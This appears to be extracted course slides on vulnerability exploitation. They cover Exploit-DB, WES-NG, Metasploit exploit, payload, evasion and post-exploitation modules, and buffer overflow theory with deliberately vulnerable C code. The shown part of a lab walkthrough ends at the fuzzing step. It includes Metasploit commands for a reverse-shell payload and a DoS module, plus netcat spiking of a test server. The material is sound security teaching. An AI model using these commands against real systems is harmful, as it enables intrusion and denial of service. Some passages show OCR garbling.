
- 1 Identify the vulnerability
- 2 Determine the risk associated with the vulnerability
- 3 Determine the capability of the vulnerability
- 4 Develop the exploit
- 5 Select the method for delivering – local or remote
- 6 Generate and deliver the payload
- 7 Gain remote access

Exploit Sites

- Exploit sites such as **Exploit-DB**, **VulDB**, etc. are invaluable resources during the vulnerability exploitation phase of hacking
- Attackers can use these sites to **discover vulnerabilities** and **download exploits** to perform remote exploitation on the target system

How attackers use exploit sites?

- **Identification:** An attacker identifies a **vulnerable service or application** on a target system
- **Search:** They search Exploit-DB for **known exploits** related to the identified vulnerability
- **Download:** They download the **exploit code** along with any necessary instructions or dependencies
- **Modification:** If needed, they modify the exploit to suit the specific environment
- **Execution:** The attacker executes the exploit against the target system



The screenshot shows the Exploit Database homepage. The interface has a dark header with the title 'EXPLOIT DATABASE' and a logo. Below the header is a search bar with filters for 'Verified' and 'Not Verified'. A red sidebar on the left contains icons for search, exploit, exploit database, and exploit search. The main content area displays a table of exploit entries. The columns include 'Date', 'Title', 'Type', 'Platform', and 'Author'. The table lists various vulnerabilities, such as KITTY 0.76.1.13 - Start Duplicated Session Username Buffer Overflow, TP-Link TL-WR841N - Buffer Overflow (SOS), and WinRAR - Buffer Overflow (POC). The 'Type' column indicates whether the exploit is Local, Remote, WebApp, or Hardware. The 'Platform' column specifies the operating system (Windows, Linux, macOS, etc.). The 'Author' column lists names like DEFCESCO, Ammar Feroz, Talon, Wassef Ahmed Farouqi, Ahmet Umut BAYRAM, and Ayman Elghaly.

Date	Title	Type	Platform	Author
2024-03-14	KITTY 0.76.1.13 - Start Duplicated Session Username Buffer Overflow	Local	Windows	DEFCESCO
2024-03-14	KITTY 0.76.1.13 - Start Duplicated Session Hostname Buffer Overflow	Local	Windows	DEFCESCO
2024-03-10	TP-Link TL-WR841N - Buffer Overflow (SOS)	WebApp	Hardware	Ammar Feroz
2024-02-19	KAMPP - Buffer Overflow (POC)	Dos	Windows	Talon
2024-02-02	PCMan FTP Server 1.0 - (pwd) Remote Buffer Overflow	Remote	Windows	Wassef Ahmed Farouqi
2023-09-08	GOM Player 2.3.90.5360 - Buffer overflow (POC)	Local	Windows	Ahmet Umut BAYRAM
2023-09-04	FreeFloat FTP Server 1.0 - (PWD) Remote Buffer Overflow	Local	Windows	Wassef Ahmed Farouqi
2023-09-04	NvClient v5.0 - Stack Buffer Overflow (DoS)	Local	Windows	Ahmet Umut BAYRAM
2023-08-04	Xlight FTP Server 3.9.3.6 - Stack Buffer Overflow (SOS)	Dos	Windows	Ayman Elghaly
2022-07-01	General Device Manager 2.8.2.2 - Buffer Overflow (SEH)	Local	Windows	Ahmet Umut BAYRAM
2022-07-20	ResidentFTP 2.4.4005 - Buffer Overflow (SEH)	Local	Windows	Andre Nagurnia

<https://www.exploit-db.com>

Windows Exploit Suggester – Next Generation (WES-NG)

- WES-NG is a Python-based tool that allows attackers to discover exploits for the existing vulnerabilities in Windows OS
- Run the following command to obtain the system information
systeminfo > systeminfo.txt
- Run the following command to view the system vulnerabilities and the suggested exploits
wes systeminfo.txt

```
c:\>systeminfo > systeminfo.txt
c:\>notepad systeminfo.txt
```

systeminfo.txt Notepad

File Edit Format View Help

Input Locale: en-us English (United States)

Time Zone: (UTC-08:00) Pacific Time (US & Canada)

Total Physical Memory: 8,192 MB

Available Physical Memory: 6,891 MB

Virtual Memory: Max Size: 9,472 MB

Virtual Memory: Available: 7,223 MB

Virtual Memory: In Use: 2,249 MB

Page File Location(s): C:\pagefile.sys

Domain: CEN.com

Logon Server: \\\SERVER2022

Hotfix(s): 3 Hotfix(s) Installed.
[01] KB5009470
[02] KB5009555
[03] KB5008995

Network Card(s): 1 NIC(s) Installed.
[01] Microsoft Hyper-V Network Adapter
Connection Name: Ethernet
DHCP Enabled: No
IP addresses:
[01]: 10.10.1.22
[02]: fe80::9480:1d1a:92be:e27e

Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will be enabled at system startup.

```
Administrator: C:\Windows\System32\cmd.exe
c:\>wes systeminfo.txt
[*] Windows Exploit Suggester 1.0 ( https://github.com/bitsadmin/wesng/ )
[*] Parsing systeminfo output
[*] Operating System
  - Name: Windows Server 2022
  - Generation: 2022
  - Build: 2048
  - Version: 21H2
  - Architecture: x64-based
  - Installed hotfixes (3): KB5009470, KB5009555, KB5008995
[*] Loading definitions
  - Creation date of definitions: 20240308
[*] Determining missing patches
[*] Filtering duplicate vulnerabilities
[*] Found vulnerabilities!
```

Identified missing patches and vulnerabilities in the target Windows system


```
Date: 20230912
CVE: CVE-2023-38139
KB: KB5008995
Title: Windows Kernel Elevation of Privilege vulnerability
Affected product: Windows Server 2022
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a
```

```
Date: 20230912
CVE: CVE-2023-38143
KB: KB5008995
Title: Windows Common Log File System Driver Elevation of Privilege Vulnerability
Affected product: Windows Server 2022
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a
```

<https://github.com/bitsadmin/wesng/>

Metasploit Framework

The Metasploit Framework is an exploit development platform that supports fully automated **exploitation of web servers**, by abusing known vulnerabilities and leveraging weak passwords via Telnet, SSH, HTTP, and SNMP



Metasploit Exploit Module

- Exploit Module, which is the basic module in Metasploit used to **encapsulate an exploit**, with the help of which users can target many platforms with a single exploit
- This module comes with **simplified meta-information fields**
- With the use of a Mixins feature, users can also **modify exploit behavior dynamically**, perform brute force attacks, and attempt passive exploits

Steps to exploit a system using the Metasploit Framework

1 Configure an Active Exploit

2 Verify the Exploit Options

3 Select a Target

4 Select a Payload

5 Launch the Exploit

<https://www.metasploit.com>


Metasploit Payload and Auxiliary Modules

Payload Module

- Payload module establishes a **communication channel** between the Metasploit framework and the victim host
- It combines the **arbitrary code** that is executed because of the success of an exploit
- To generate **payloads**, first select a payload using the command as shown in the screenshot

Auxiliary Module

- Auxiliary modules can be **used to perform arbitrary**, one-off actions such as port scanning, denial of service, and even fuzzing
- To run an auxiliary module, either use the **run** command, or **exploit** command



msfconsole - Parrot Terminal


```
(msf){Jobs:0 Agents:0} >> use windows/shell_reverse_tcp
(msf){Jobs:0 Agents:0} payload(windows/shell_reverse_tcp) >> generate -h
Usage: generate [options]

Generates a payload. Datastore options may be supplied after normal options.

Example: generate -f python LHOST=127.0.0.1

OPTIONS:

    -b    The list of characters to avoid example: '\x00\xff'
    -E    Force encoding
    -e    The encoder to use
    -f    Output format: base32,base64,bash,c,csharp,dw,dword,go,golang,hex,java,j
    s_be,js_le,masm,nim,nimlang,num,octal,perl,pl,powershell,ps1,py,python,raw,rb,rub
    y,rust,rustlang,sh,vbapplication,vbscript,asp,aspx,aspx-exe,axis2,dll,ducky-scrip
    t-psh,elf,elf-so,exe,exe-only,exe-service,exe-small,hta-psh,jar,jsp,loop-vbs,mach
    o,msi,msi-nouac,osx-app,psh,psh-cmd,psh-net,psh-reflection,python-reflection,vba,
    vba-exe,vba-psh,vbs,war
    -h    Show this message
    -i    The number of times to encode the payload
    -k    Preserve the template behavior and inject the payload as a new thread
```



msfconsole - Parrot Terminal

```
(msf){Jobs:0 Agents:0} >> use dos/windows/smb/ms06_035_mailslot
(msf){Jobs:0 Agents:0} auxiliary(dos/windows/smb/ms06_035_mailslot) >> set Rhost 1.2.3.4
Rhost => 1.2.3.4
(msf){Jobs:0 Agents:0} auxiliary(dos/windows/smb/ms06_035_mailslot) >> run
[*] Running module against 1.2.3.4
[*] 1.2.3.4:445 - Mangling the kernel, two bytes at a time...
https://www.metasploit.com
```

Metasploit NOPs and Encoder Modules

NOPs Modules

- NOPs modules generate a no-operation instruction used for blocking out buffers
- Use **generate** command to generate a NOP sled of arbitrary size and display it in a specific format

Command to generate a 50-byte NOP sled

```
msf nop(opty2) > generate -t c 50
unsigned char buf[] =
"\xf5\x3d\x05\x15\xf8\x67\xba\x7d\x08\xd6\x66\x9f\xb8\x2d\xb6"
"\x24\xbe\xb1\x3f\x43\x1d\x93\xb2\x37\x35\x84\xd5\x14\x40\xb4"
"\xb3\x41\xb9\x48\x04\x99\x46\xa9\xb0\xb7\x2f\xfd\x96\x4a\x98"
"\x92\xb5\xd4\x4f\x91";
```

Encoder Modules

- Encoder modules are used to encode **payloads** to avoid detection by **antivirus software, intrusion detection systems** (IDS), and other security mechanisms
 - **Key Functions of Encoder Modules:**
 - **Obfuscation:** Encoders **obfuscate** the payload to evade signature-based detection systems
 - **Bypassing signature detection:** It changes the **byte pattern** of malicious code to evade signatures-based detection mechanisms
 - **Polymorphism:** It uses polymorphic techniques, changing the encoded payload **each time it is generated**, reducing detection chances

Metasploit Evasion and Post-exploitation Modules

Evasion Modules

- Evasion modules are designed to **modify the behavior** and **characteristics** of payloads and exploits to avoid detection by **security systems**, such as antivirus, IDS, and endpoint protection platforms

Post-exploitation Modules

- Post-exploitation modules are used after **successfully compromising** a target system
- These modules help to **further interact** with the compromised system after initial exploit has **granted access** to a machine

Evasion modules examples:

- evasion/windows/windows_defender_exe
- evasion/windows/antivirus_disable
- evasion/unix/antivirus_disable

Example Post-Exploitation Modules:

- post/windows/gather/enum_logged_on_users
- post/linux/gather/enum_configs:
- post/windows/manage/portproxy

AI-Powered Vulnerability Exploitation Tools

Nebula

- Nebula is an AI-powered tool that helps ethical hackers effectively **find vulnerabilities** by utilizing the capabilities of AI techniques



<https://github.com>

DeepExploit

- DeepExploit is a fully automated AI tool that uses deep learning to **identify and exploit vulnerabilities**
- It uses an advanced machine-learning model called A3C

Deep Exploit Scan Report - MediaFire		
Index	Type	Value
IP address	192.168.228.145	
Port number	21	
Product name	vsftpd	
Vuln name	vsftpd v2.3.4 Backdoor Command Execution	
Description	This module exploits a malicious backdoor that was added to the vsftpd 2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.	
Type	shell	
Exploit module	exploit/unix/ftp/vsftpd_234_backdoor	
Target	#	
Payload	payload/cmd/unix/interact	
	(0x0000)	
	33573	
Reference	[URL]	http://packetstorm.com/files/46795

<https://github.com>

Buffer Overflow

- A buffer is an area of **adjacent memory** locations allocated to a program or application to handle its runtime data
- Buffer overflow or overrun is a **common vulnerability** in applications or programs that accepts more data than the allocated buffer
- This vulnerability allows the application to exceed the buffer while writing data to the buffer and **overwrite neighboring memory** locations
- Attackers exploit buffer overflow vulnerability to **inject malicious code** into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, etc.


Why Are Programs and Applications Vulnerable to Buffer Overflows?

- Lack of boundary checking
- Using older versions of programming languages
- Using unsafe and vulnerable functions
- Lack of good programming practices
- Failing to set proper filtering and validation principles
- Executing code present in the stack segment
- Improper memory allocation
- Insufficient input sanitization


Types of Buffer Overflow: Stack-Based Buffer Overflow

- A stack is used for **static memory allocation** and stores the variables in “Last-in First-out” (LIFO) order
- There are two stack operations: **PUSH** stores the data onto the stack and **POP** removes data from the stack
- If an application is vulnerable to stack-based buffer overflow, then attackers take control of the EIP register to **replace the return address** of the function with the malicious code that allows them to gain shell access to the target system

Bottom of Stack




Bottom of Stack



A Normal Stack

Bottom of Stack



Stack when attacker overflows buffer in function to smash the stack

ESP (Extended Stack Pointer) → Stack Frame




Buffer Space

EBP (Extended Base Pointer)

EIP (Extended Instruction Pointer) → Return Address


Types of Buffer Overflow: Heap-Based Buffer Overflow

- Heap memory is **dynamically allocated** at runtime during the execution of the program and it stores program data
- Heap-based overflow occurs when a block of memory is allocated to a heap, and data is written without any bounds checking
- This vulnerability leads to **overwriting dynamic object pointers**, heap headers, heap -based data, virtual function table, etc.
- Attackers exploit heap-based buffer overflow to take control of the program's execution. Unlike stack overflows, heap overflows are inconsistent and have different exploitation techniques



Simple Buffer Overflow in C


Example of Stack-Based Overflow



```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
int buffer(char str[]) {
    char buff[32];
    strcpy(buff, str); /*Copy 28 characters of str into buff*/
    return 1; /*This cause access violation due to stack corruption*/
}
int main(int argc, char **argv) {
    buffer("00000000000000000000000000"); /*Call to buffer function*/
    /* Print a small message. Execution will never reach this point
    because of overflow*/
    printf("After buffer overflow\n");
    return 1; /*Exits main function*/
}
```


C Tab Width: 4 Ln 14, Col 2 INS

Example of Heap-Based Overflow




```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
int main(int argc, char **argv) {
    char *in = malloc(10);
    char *out = malloc(10);
    strcpy(out, "Sample output");
    strcpy(in, argv[1]); /*Pass command-line argument having more than
    10 characters in variable causes buffer overflow and overwrites out
    buffer*/
    printf("Input at %p: %s\n", in, in);
    printf("Output at %p: %s\n", out, out);
    printf("\n%s\n", out);
}
```

C Tab Width: 4 Ln 12, Col 2 INS



```
ParrotTerminal
File Edit View Search Terminal Help
[attacker@parrot]~/Desktop/BufferOverflow
$ gcc Stack_BufferOverflow.c
[attacker@parrot]~/Desktop/BufferOverflow
$ ./a.out
Segmentation fault
```




```
ParrotTerminal
File Edit View Search Terminal Help
[attacker@parrot]~/Desktop/BufferOverflow
$ gcc Heap_Overflow.c
[attacker@parrot]~/Desktop/BufferOverflow
$ ./a.out
AAAAAAAAAAAAAAAAAAAA
malloc(): corrupted top size
Aborted
```

Windows Buffer Overflow Exploitation

Steps involved in exploiting Windows based buffer overflow vulnerability:



Perform spiking




Identify bad characters




Perform fuzzing



Identify the right module



Identify the offset



Generate shellcode



Overwrite the EIP register



Gain root access

Windows Buffer Overflow Exploitation: Perform Spiking


Spiking allows attackers to send crafted TCP or UDP packets to the vulnerable server in order to make it crash

```
nc -nv 10.10.1.11 9999 - Parrot Terminal
File Edit View Search Terminal Help
$ sudo su
[sudo] password for attacker:
root@parrot: ~home/attacker
# cd
# ./parrot
# nc -nv 10.10.1.11 9999
[UNKNOWN] [10.10.1.11] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help
HELP
Valid Commands
HELP
STATS [stat_value]
ETIME [etime_value]
LTIME [lttime_value]
DURN [durn_value]
TRUN [trun_value]
GRUN [grun_value]
LOG [log_value]
FLOG [flog_value]
ESTAT [estat_value]
LTER [lter_value]
HTER [hter_value]
LTETR [ltet_value]
FTETR [ftet_value]
EXIT
Step 1: Establish a connection with the vulnerable server using Netcat
```

```
gmetasploit -q -p 10.10.1.11:9999 stats.spk -q - Parrot Terminal
File Edit View Search Terminal Help
# ./parrot
# ./gen_spike.py -q -p 10.10.1.11:9999 stats.spk @ 0
Total Number of Strings is 661
Fuzzing
Step 2: Generate spike templates and perform spiking
```


```
stats.spk(1)-Pluma (script)
File Edit View Search Tools Documents Help
Open ...
Line read>Welcome to Vulnerable Server!
VariableSize= 5004
Fuzzing Variable # 0
Fuzzing Variable # 1
Line read>Welcome to Vulnerable Server!
VariableSize= 5004
Fuzzing Variable # 2
VariableSize= 5005
Fuzzing Variable # 3
VariableSize= 5005
Fuzzing Variable # 4
Line read>Welcome to Vulnerable Server!
VariableSize= 5
VariableSize= 2
Fuzzing Variable # 5
VariableSize= 2
Fuzzing Variable # 6
Line read>Welcome to Vulnerable Server! Enter HELP for help
VariableSize= 7
```

Spiking helps attackers to identify buffer overflow vulnerabilities in the target applications




Windows Buffer Overflow Exploitation: Perform Fuzzing

